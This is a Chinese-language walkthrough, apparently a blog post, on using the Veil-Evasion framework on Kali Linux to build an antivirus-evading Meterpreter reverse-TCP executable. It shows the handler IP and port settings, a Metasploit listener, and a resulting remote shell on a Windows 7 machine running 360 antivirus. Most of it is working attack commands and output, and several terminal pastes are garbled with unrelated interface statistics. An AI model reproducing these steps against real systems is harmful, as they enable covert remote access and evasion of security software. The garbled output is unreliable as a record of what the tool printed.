

Veil Evasion



安装：

```
root@kali:~# git clone https://github.com/Veil-Framework/Veil-Evasion.git
Cloning into 'Veil-Evasion'...
remote: Counting objects: 3809, done.
remote: Total 3809 (delta 0), reused 0 (delta 0), pack-reused 3809
Receiving objects: 100% (3809/3809), 241.90 MiB | 2.19 MiB/s, done.
Resolving deltas: 100% (2137/2137), done.
root@kali:~# ls
red at /root/.msf4/local/msf.bmp
Desktop  Downloads  Pictures  Templates  Videos
Documents  Music  consol  Public  Veil-Evasion
root@kali:~# cd Veil-Evasion/
root@kali:~/Veil-Evasion# ls
CHANGELOG  COPYRIGHT  README.md  testbins  Veil-Evasion.py
config      modules    setup      tools
root@kali:~/Veil-Evasion# cd setup/
root@kali:~/Veil-Evasion/setup# ls
distribute_setup.py          python-2.7.5.msi
future-0.15.2.tar.gz         python-distutils.zip
gol53x64.tar.gz              python-tcl.zip
gol53x86.tar.gz              python-Tools.zip
install-addons.sh            pywin32-219.win32-py2.7.exe
ocra-1.3.0.gem               ruby_gems-1.8.zip
profile-2016.3.28.tar.gz     rubyinstaller-1.8.7-p371.exe
pycrypto-2.6.win32-py2.7.exe setup.sh
PyInstaller-3.2.tar.gz        --o--  dBp   dBp   dBp   dB'.BP
                                dBp   dBp   dBp   dB'.BP
                                dBp   dBp   dBp   dB'.BP
                                dBp   dBp   dBp   dB'.BP
```

安装

```
bash install-addons.sh
```

下图安装成功

```
Connecting to downloads.sourceforge.net (downloads.sourceforge.net)|210.54.181.59|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://jaist.dl.sourceforge.net/project/wine/Wine%20Mono/0.0.8/wine-mono-0.0.8.msi [following]
-2017-08-06 09:55:18-- https://jaist.dl.sourceforge.net/project/wine/Wine%20Mono/0.0.8/wine-mono-0.0.8.msi
Resolving jaist.dl.sourceforge.net (jaist.dl.sourceforge.net)... 150.65.7.130, 2001:df0:2ed:feed::feed
Connecting to jaist.dl.sourceforge.net (jaist.dl.sourceforge.net)|150.65.7.130|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46967296 (45M) [application/x-msi]
Saving to: 'wine-mono-0.0.8.msi'

wine-mono-0.0.8.msi           100%[=====] 2017-08-06 09:56:33 (614 KB/s) - 'wine-mono-0.0.8.msi' saved [46967296/46967296]

+ shalsum
+ sed 's/(stdin)= //;s/ .*/'
- gotsum=dd349e72249ce5ff981be0e9dae33ac4a46a9f60
- '[' dd349e72249ce5ff981be0e9dae33ac4a46a9f60x '!=` dd349e72249ce5ff981be0e9dae33ac4a46a9f60x '` ]'
- sudo mkdir -p /usr/share/wine/mono
- sudo mv wine-mono-0.0.8.msi /usr/share/wine/mono
root@kali:~/Veil-Evasion/setup#
```

使用

运行报错解决

```
bash /root/Veil-Evasion/setup/setup.sh -s
```

等待安装完成

```
+1 msf.bmp stored at /root/.msf4/local/msf.bmp
root@kali:~/Veil-Evasion# ls bmp bof) > exit
CHANGELOG config COPYRIGHT modules README.md setup testbins tools Veil-Evasion.py
root@kali:~/Veil-Evasion# python Veil-Evasion.py
=====
Necessary component missing
Please run: bash /root/Veil-Evasion/setup/setup.sh -s
=====
root@kali:~/Veil-Evasion# bash /root/Veil-Evasion/setup/setup.sh -s
=====
dB'dB'dB Veil-Evasion (Setup Script) | [Updated]: 2016-09-09
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
dBBBBBP dBBBBBb dBp dBBBBP dBp dBBBBBP
[I] Kali Linux "2017.1" x86_64 detected... dB' dBp dB'.BP
| dBp dBBBB' dBp dB'.BP dBp dBp
--o-- dBp dBp dBp dB'.BP dBp dBp
[?] Are you sure you wish to install Veil-Evasion?
Continue with installation? ([y]/[S]ilent/[n]o): S
[*] Initializing package installation
[*] Silent Mode: Enabled
```

运行

[python Veil-Evasion.py](#)

```
=====
Veil-Evasion | [Version]: 2.28.2
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
Main Menu
=====
51 payloads loaded
Available Commands:
use           Use a specific payload
info          Information on a specific payload
list          List available payloads
update        Update Veil-Evasion to the latest version
clean         Clean out payload folders
checkvvt     Check payload hashes vs. VirusTotal
exit          Exit Veil-Evasion
[menu>>]:
```

list

列出所有payloads

```
[menu>>]: list  
folders.sh  
  
-----  
Veil-Evasion | [Version]: 2.28.2  
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework  
-----  
  
[*] Available Payloads:  
1) auxiliary/coldwar_wrapper  
2) auxiliary/macro_converter  
3) auxiliary/pyinstaller_wrapper  
4) c/meterpreter/rev_http  
5) c/meterpreter/rev_http_service  
6) c/meterpreter/rev_tcp  
7) c/meterpreter/rev_tcp_service  
8) c/shellcode_inject/flatc  
9) cs/meterpreter/rev_http  
10) cs/meterpreter/rev_https  
11) cs/meterpreter/rev_tcp  
12) cs/shellcode_inject/base64_substitution  
13) cs/shellcode_inject/virtual  
14) go/meterpreter/rev_http  
15) go/meterpreter/rev_https  
16) go/meterpreter/rev_tcp  
17) go/shellcode_inject/virtual  
18) native/backdoor_factory  
19) native/hyperion  
20) native/pe_scrambler
```

使用下面这个进行测试。

```
[*] Available Payloads:  
shared-  
folder 1) h auxiliary/coldwar_wrapper  
2) auxiliary/macro_converter  
3) auxiliary/pyinstaller_wrapper  
4) c/meterpreter/rev_http  
5) c/meterpreter/rev_http_service  
6) c/meterpreter/rev_tcp  
7) c/meterpreter/rev_tcp_service  
8) c/shellcode_inject/flatc  
9) cs/meterpreter/rev_http
```

输入：

```
use 6 或者 use c/meterpreter/rev_tcp
```

```
=====
Veil-Evasion | [Version]: 2.28.2
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
```

```
Payload: c/meterpreter/rev_tcp loaded
```

```
8570
```

Required Options:

Name	Current Value	Description
COMPILE_TO_EXE	Y	Compile to an executable
LHOST		IP of the Metasploit handler
LPORT	4444	Port of the Metasploit handler

Available Commands:

set	Set a specific option value
info	Show information about the payload
options	Show payload's options
generate	Generate payload
back	Go to the main menu
exit	exit Veil-Evasion

```
[c/meterpreter/rev_tcp>>]:
```

配置攻击者ip和端口

```
[c/meterpreter/rev_tcp>>]: options
```

```
/8777 (68.7 MiB)
```

Required Options:

```
/8777 (68.7 MiB)
```


Name	carrier	collide	Current Value	Description
COMPILE_TO_EXE			Y	Compile to an executable
LHOST			172.16.75.234	IP of the Metasploit handler
LPORT			4444	Port of the Metasploit handler

```
[c/meterpreter/rev_tcp>>]:
```

配置好之后，输入 run 命令生成

```
=====
Veil-Evasion |3[Version]:A2!28.2NING,MULTICAST> mtu 1500
=====
[Web]: https://www.Veil-Framework.com/ | [Twitter]: @VeilFrameworklink>
=====
RX packets 823279 bytes 1184739202 (1.1 GiB)
RX errors 0 dropped 0 overruns 0 frame 0
[*] Executable written to: b/usr/share/veil-output/compiled/payload.exe
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Language: c
Payload:=73<UP,LOOPBACKc/meterpreter/reverse_tcp
Required Options:.0.1 COMPILE TO EXE=Y LHOST=172.16.75.234 LPORT=4444
Payload File:::1 prefix /usr/share/veil-output/source/payload.c
Handler File:txqueue/en/ /usr/share/veil-output/handlers/payload_handler.rc
RX packets 351221 bytes 72078777 (68.7 MiB)
[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner! ;)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[>] Press any key to return to the main menu.
root@kali:~/Veil-Evasion# 
```

把文件拷出来，放大windows上去运行下试试。



到这里文件已经生成了。还需要做如下事情：

- 开了一个w7虚拟机上面装了360杀毒。默认安装并升级病毒库。
- msf 开一个监听

msf 开启监听一可以

veil 监听脚本路径

/usr/share/veil-output/handlers/payload_handler.rc
msfconsole -r /usr/share/veil-output/handlers/payload_handler.rc

```
root@kali: /usr/share/veil-output/handlers
File Edit View Search Terminal Help
root@kali:~# cd usr/
bash: cd: usr/: No such file or directory
root@kali:~# cd /usr/share/veil-output/
root@kali:/usr/share/veil-output# ls
catapult compiled handlers hashes.txt source
root@kali:/usr/share/veil-output# cd handlers/
root@kali:/usr/share/veil-output/handlers# ls
payload_handler.rc
root@kali:/usr/share/veil-output/handlers# pws
bash: pws: command not found
root@kali:/usr/share/veil-output/handlers# pwd
/usr/share/veil-output/handlers
root@kali:/usr/share/veil-output/handlers#
```

开启监听并运行文件。看看什么效果。

```
[*] Started reverse TCP handler on 172.16.75.234:4444
[*] Exploit completed, but no session was created.
msf exploit(handler) > [*] Starting the payload handler...
[*] Sending stage (956991 bytes) to 172.16.75.169
hostname
```

payload	use	Use a
payload_handler.rc	use	Infor
	list	List
	update	Updat
	clean	Clear

```
Information on a specific payload
List available payloads
Update Veil-Evasion to the latest version
Clean out payload folders
Check payload hashes vs. VirusTotal
Exit Veil-Evasion
```

Id	Type	Information	Connection
--	---	[menu>>]:	-----
1	meterpreter x86/windows	FBI-PC\FBI @ FBI-PC	172.16.75.234:4444 -> 172.16
	.75.169:49312 (172.16.75.169)		


```
msf exploit(handler) >
```

```


msf exploit(handler) > sessions -i
      shared-
Active sessions
=====
[+] Id: 1 Type: meterpreter x86/windows Connection: https://www.veil-framework.com/ [Twitter]: @VeilFramework
[*] 1 meterpreter x86/windows FBI-PC\FBI @ FBI-PC -> 172.16.75.234:4444 -> 172.16.75.169:49312 (172.16.75.169)
[*] Starting interaction with 1...
[*] 51 payloads loaded

meterpreter > shell
Process 364 created.
Channel 1 created.
Microsoft Windows [版本 6.1.7600]
00E00000 (c) 2009 Microsoft Corporation
C:\Users\FBI\Desktop>whoami /groups
whoami /groups
[menu>>]: SID
Everyone S-1-1-0
FBI-PC\HomeUsers S-1-5-21-3147003819-718846971-2973956101-1000
BUILTIN\Administrators S-1-5-32-544
BUILTIN\Users S-1-5-32-545
NT AUTHORITY\INTERACTIVE S-1-5-4
S-1-2-1
NT AUTHORITY\Authenticated Users S-1-5-11
NT AUTHORITY\This Organization S-1-5-15
LOCAL S-1-2-0
NT AUTHORITY\NTLM Authentication S-1-5-64-10
Mandatory Label\High Mandatory Level S-1-16-12288

```



扫描是免杀的。 (运行没一会提示有毒。)



参考：

<https://www.youtube.com/watch?v=N5YbSOyUht4>